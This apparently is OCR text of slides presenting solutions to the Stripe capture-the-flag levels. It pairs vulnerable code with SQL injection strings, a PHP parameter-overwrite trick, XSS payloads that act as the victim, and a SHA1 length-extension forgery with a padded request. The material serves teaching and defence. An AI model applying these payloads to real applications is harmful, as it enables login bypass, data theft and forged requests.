
```
var query = 'SELECT * FROM secrets WHERE key LIKE ? || ".%"';
db.all(query, namespace, function(err, secrets) {
  if (err) throw err;

  renderPage(res, {namespace: namespace, secrets: secrets});
});
```

Level 0: Secret Safe

injected query:

SELECT * FROM secrets WHERE key LIKE '%.%'

Level 1: Guessing Game



Level 1: Guessing Game

```php
<?php
$filename = 'secret-combination.txt';
extract($_GET);
if (isset($attempt)) {
  $combination = trim(file_get_contents($filename));
```

Level 1: Guessing Game

solutions:

<url>?attempt=&filename=

<url>?attempt=&filename=/dev/null

<url>?attempt=<html>...&filename=../index.php

Level 2: Social Network

Welcome to the CTF Social Network!

Choose File No file chosen Upload!

Password for Level 3 (accessible only to members of the club): password.txt

Level 2: Social Network

```
$src = $_FILES["dispic"]["tmp_name"];
if (move_uploaded_file($src, $dest)) {
   $_SESSION["dispic_url"] = $dest;
   chmod($dest, 0644);
```

Level 3: Secret Vault

Welcome to the Secret Safe, a place to guard your most precious secrets! To retrieve your secrets, log in below.

The current users of the system store the following secrets:

- bob: Stores the password to access level 03
- eve: Stores the proof that P = NP
- mallory: Stores the plans to a perpetual motion machine

You should use it too! Contact us to request a beta invite.

Level 3: Secret Vault

```
query = """SELECT id, password_hash, salt FROM users
           WHERE username = '{0}' LIMIT 1""".format(username)
cursor.execute(query)
```

Level 3: Secret Vault

username:

x' UNION ALL SELECT 3, '9b237c...', 'llama

password:

llama

Level 3: Secret Vault

injected query:

```
SELECT id, password_hash, salt FROM users
WHERE username = 'x' UNION ALL
SELECT 3, '9b237c...', 'llama' LIMIT 1
```

Level 4: Karma Trader

Welcome to Karma Trader, the best way to reward people for good deeds!

Login

Username:

Password:

Log in

Don't have an account? Register now!

Level 4: Karma Trader

1.

```
unless username =~ /^\w+$/
   die("Invalid username. Usernames must
        match /^\w+$/", :register)
end
```

2.

```
<% if @trusts_me.include?(user[:username]) %>
<li>
  <%= user[:username] %>
  (password: <%= user[:password] %>,
   last active <%= last_active %>)
</li>
```

Level 4: Karma Trader

```
password:

  <script>
  jQuery.ajax({
   type: 'POST',
   url: './transfer',
   data: {to: '$user', amount: 1}
  })
  </script>
```

Level 5: DomainAuthenticator

Level 5: DomainAuthenticator

Welcome to the Domain Authenticator. Please authenticate as a user from your domain of choice.

Pingback URL:

Username:

Password:

Submit

Level 5: DomainAuthenticator

```
begin
  body = perform_authenticate(pingback,
                              username, password)
rescue StandardError => e
  return "An unknown error occurred while
          requesting #{pingback}: #{e}"
end
```

Level 5: DomainAuthenticator

```
def authenticated?(body)
  body =~ /[^\w]AUTHENTICATED[^\w]*$/
end
```

Level 6: Streamer

Streamer

Stream of Posts

level07-password-holder	**Very important update** Why is it so hard to find good juice restaurants?
level07-password-holder	**An FYI** Hey!
level07-password-holder	**Did you know...** Glad to have you here!
level07-password-holder	**Very important update** You should all invite your friends to join Streamer!
level07-password-holder	**Definitely of interest** Up for some racquetball?

Title:

Content:

Your post here...

Level 6: Streamer

```
<script>
        var username = "<%= @username %>";
        var post_data = <%= @posts.to_json %>;
                        ...
</script>
```

Level 6: Streamer

```
</script>
<script>
  $.get(window.location + /user_info/.source,
        function(d) {
          $(/#content/.source).
                          val(escape(d));
          document.forms[0].submit()
        })
</script>
```

Level 7: WaffleCopter

Level 7: WaffleCopter

WaffleCopter [beta]

Welcome, ctf!

Your API credentials

- **endpoint:** `https://level07-2.stripe-ctf.com/user-msfulojlvf/`
- **user_id:** `5`
- **secret:** `ehlw5rFVpeAL1h`

Looks Secure

- Parameterized queries — no SQL injection
- Automatic template escaping — no XSS
- Session cookies encrypted w/ random key
- Tracebacks are disabled
- API requests are signed with secret token

Something's Fishy...

```
@app.route(''/logs/<int:id>')
@require_authentication
def logs(id):
    rows = get_logs(id)
    return render_template('logs.html',
                           logs=rows)
```

/logs/1

WaffleCopter [beta]

API Request Logs

date	path	body
2012-08-22 11:12:57	/orders	count=10&lat=37.351&user_id=1&long=-119.827&waffle=eggo|sig:c2caddf7ac39ce4f3eebc646a6b97e60468b5e97
2012-08-22 11:12:57	/orders	count=2&lat=37.351&user_id=1&long=-119.827&waffle=chicken|sig:14fd2c07a66b6eec9e29e3e152fa70be34b22678

Replay attack?

Signature algorithm


```
def verify_signature(user_id, sig, raw_params):
    h = hashlib.sha1()
    h.update(secret + raw_params)
    if h.hexdigest() != sig:
        raise BadSignature('sig mismatch')
    return True
```

Signature algorithm

```
SHA1(SECRET||MESSAGE) => SIGNATURE

POST /orders

  MESSAGE|sig:SIGNATURE
```

Length extension attack

One-Way Hash Function MAC Broken
With Merkle-Damgaard Strengthening



Flaw

Anyone can still tack data and a new length onto the end of the message and generate a new MAC

Length extension attack

```
SHA1(SECRET||MESSAGE) => SIGNATURE

SHA1+SIGNATURE(MESSAGE||PAD||ATTACK)
  => NEWSIG
SHA1(SECRET||MESSAGE||PAD||ATTACK)
  => NEWSIG

POST /v1/orders
   MESSAGEPADATTACK|sig:NEWSIG
```

Exploit

```
POST /orders

   ORIG_MESSAGE\x80\0\0\0\0\0\0\0\...
   \x028&waffle=liege|sig:57c43df7...

{“success”:true,
 “confirm_code”: “PVzbPnTDCY”,
 “message”: “Great news, 2 liege
waffles will soon be flying your
way!”}
```

USE HMAC

http://en.wikipedia.org/wiki/HMAC

HMAC-SHA1 (simplified):

```
SHA1(SECRET||MESSAGE) => HASH
SHA1(HASH||SECRET) => SIGNATURE
```

ANY QUESTIONS?


http://netifera.com/research/flickr_api_signature_forgery.pdf

I will use HMAC if I want a signature.
I will use HMAC if I want a signature.
I will use HMAC if I want a signature.
I will use HMAC if I want a signature.
I will use HMAC if I want a signature.

Level 8: PasswordDB

```
$ curl localhost:3000 -d '{"password": "123123123123",
                           "webhooks": []}'
{"success": false}
```

Level 8: PasswordDB



Level 8: PasswordDB

[127.0.0.1:52493:1] Received payload

...

[127.0.0.1:52495:2] Received payload

...

[127.0.0.1:52497:3] Received payload

Level 8: PasswordDB

- Insight: look at port deltas!
- Why does this work? http://aleccolocco.blogspot.com/2008/11/ephemeral-ports-problem-and-solution.html

Future events

- Get notified: http://meetup.com/Stripe/
- Alternatively, https://stripe.com/jobs

Feel free to get in touch at
ctf@stripe.com